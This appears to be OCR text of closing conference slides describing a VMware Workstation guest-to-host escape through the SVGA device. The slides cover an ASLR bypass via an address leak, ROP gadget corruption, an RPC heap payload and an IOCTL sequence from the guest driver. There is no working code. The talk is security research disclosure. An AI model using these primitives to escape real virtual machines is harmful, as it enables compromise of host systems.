
- Corrupt *RC->GetDataBuffer* with the first ROP gadget




HONEY, I DEFEATED ASLR

- Payload is stored in a buffer allocated by RPC interface
- Not much time to talk about RPC (google for more info)
- In short, guest user can allocate a buffer with controllable contents on the host process
- The address of the buffer is stored in a global variable (data section)
  - Since base address is known, we can use this ;)


YAY, WE GOT THE BASE ADDRESS



YAY, WE GOT THE BASE ADDRESS



ESCAPE!


USERLAND APPLICATION
INIT_SVGA_IOCTL
Config is done, graphics are dead (black screen)
LEAK_VMX_ADDR_IOCTL
vmware-vmx address returned, RC1->GetDataBuffer is corrupted with the first ROP gadget
RPC
Place the payload on the heap of the host
ESCAPE_IOCTL
KERNEL DRIVER

DEMO

BLACK HAT SOUND BYTES

- Brief high level overview of the VMware architecture and the SVGA device
- Reusable exploitation primitives for VMware
  - Heap spray, information leak and code execution
- SVGA is amazingly complex so expect more bugs
- VMware Workstation 15 has been released recently
  - A few things have changed (CFI mitigation)

REFERENCES

- Cloudburst - Kostya Kortchinsky, BHUSA 2009
- GPU Virtualization on VMware’s Hosted I/O Architecture - Micah Dowty, Jeremy Sugerman
- Wandering through the Shady Corners of VMware Workstation/Fusion - ComSecuris, Nico Golde, Ralf-Philipp Weinmann
- L'art de l'evasion: Modern VMWare Exploitation Techniques - Brian Gorenc, Abdul-Aziz Hariri, Jasiel Spelman, OffensiveCon 2018
- The great escapes of Vmware: A retrospective case study of Vmware guest-to-host escape vulnerabilities – Debasish Mandal & Yakun Zhang, BHEU 2017
- Linux kernel driver (vmwgfx) is a treasure!

- **Special thanks fly to: Nick Sampanis, Aris Thallas, Sotiris Papadopoulos**